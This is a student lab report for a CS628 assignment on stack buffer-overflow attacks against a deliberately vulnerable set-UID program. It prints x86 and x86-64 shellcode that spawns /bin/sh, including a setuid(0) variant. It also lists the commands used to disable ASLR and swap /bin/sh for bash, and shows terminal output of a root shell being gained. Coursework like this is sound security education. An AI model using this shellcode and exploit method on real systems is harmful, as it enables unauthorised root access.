


```
# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')
```



```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_3$ python3 exploit.py
cs628@u:~/Desktop/As 2/Assignment_2b/Task_3$ ./vul-L3
Input size: 517
Segmentation fault (core dumped)
```

5. After returning even heigher (&buffer[0]+1260), we get a successful attack



```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_3$ python3 exploit.py
cs628@u:~/Desktop/As 2/Assignment_2b/Task_3$ ./vul-L3
Input size: 517
# echo $UID
1000
# echo $EUID
0
# whoami
root
# 
```

***** Thank You *****

****

CS628 Assignment 2b (Task4) – Access root shell by Buffer Overflow Attack

Souvik Mukherjee


Roll Number: 231110405

2. Problems 2b, Task 4

2.1. Pre-Attack Tasks


1. Copied shell (sudo cp/bin/sh bin/sh.orig)
2. Disabled address space randomisation (sudo sysctl -w kernel.randomize_va_ space=0)
3. ***Moved to bash insted of zshell (sudo ln -sf /bin/bash /bin/sh)***
4. Used 'make' command to get the "vul-L1-dbg" file, which contains all the necessary flags.
5. run the command "python3 exploit.py" to touch the badfile.

2.1. Attack




1. Everything (offset,overflow, etc) is same as Task 1, only here, we're using the bash, who drops the root privilidges as we access the root shell.
2. Our aim is to make owner as root, and set-UID to 1, so that, bash has no priviledges to drop
3. We as other (cs628) will execute "vul-L1" with set-UID priviledges,given that "vul-L1" is owned by root. Now bash has no priviledges to drop.
4. We can change the ownership of executable "vul-L1" to make root as the owner, by using the command "sudo chown root vul-L1"
5. We will then set-UID to "chmod 4755" from initial mode "755 or -rwxr-xr-x ".
   Command: "sudo chmod 4755 vul-L1"
6. We now need to insert the Binary code of 32 bit system, for setuid(0), into the "exploit.py"
7. Now everything is as we did in Task 1

1. We update the root shell command in the 'exploit.py' file, ***for a 32 bit system for setuid(0)*** , from shellcode.c.
We'll add the extra part of code for "setuid(0)".




```
# Replace the content with the actual shellcode (32 bit system for setuid(0))
shellcode= (
  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80""\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
```

2. We will now change owner and change mode.
   We can also see that executing without the updates will give us a shell, with "cs628" as the owner.




```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_4$ python3 exploit.py && ./vul-L1
Input size: 517
sh-5.0$ whoami
cs628
sh-5.0$ exit
exit
cs628@u:~/Desktop/As 2/Assignment_2b/Task_4$ sudo chown root vul-L1
[sudo] password for cs628:
cs628@u:~/Desktop/As 2/Assignment_2b/Task_4$ ls -l vul-L1
-rwxr-xr-x 1 root cs628 15912 Sep 12 21:32 vul-L1
cs628@u:~/Desktop/As 2/Assignment_2b/Task_4$ sudo chmod 4755 vul-L1
```

We can use "ls-l" to see the modified ownership



```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_4$ ls -l vul-L1
-rwsr-xr-x 1 root cs628 15912 Sep 12 21:32 vul-L1
```

Now when we execute "python3 exploit.py && ./vul-L1" we can see, we're getting the rootshell.



```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_4$ ls -l vul-L1
-rwsr-xr-x 1 root cs628 15912 Sep 12 21:32 vul-L1
cs628@u:~/Desktop/As 2/Assignment_2b/Task_4$ python3 exploit.py && ./vul-L1
Input size: 517
sh-5.0# whoami
root
sh-5.0# 
```

<u>Inshort Recap of Task 1:</u>

1. Called the "vul-L1-dbg" file in gdb, with breakpoint as 'bof'
2. Found out location of buffer[0] and ebp, "difference of them +4" was our offset. (4 is the size of ebp)
3. We stored our rootshell from index [400] and stored the return address at an index ["offset" to "offset+4"], in the badfile.
4. We used python (exploit.py) to create and burn our data in the badfile.
5. Main() calls dummy_fxn(), which then calls bof(), in bof() function, the badfile gets "strcpy"ed to buffer, which leads to buffer overflow, injecting the shellcode and return_address in the stack.
6. Now whenever we executed the " python3 exploit.py && ./vul-L1", we got our rootshell.
7. But here in task 4, we don't have zshell, we have bash, and bash drops privilidges when we call the rootshell, the root shell turns to normal shell.
8. So, we use change owner and make root as owner of the "./vul-L1", such that there is no privilidges to drop, as owner is root, once we execute in bash. We also keep setUID as 1, so that we as others (cs628) can execute it.

***** Thank You *****

****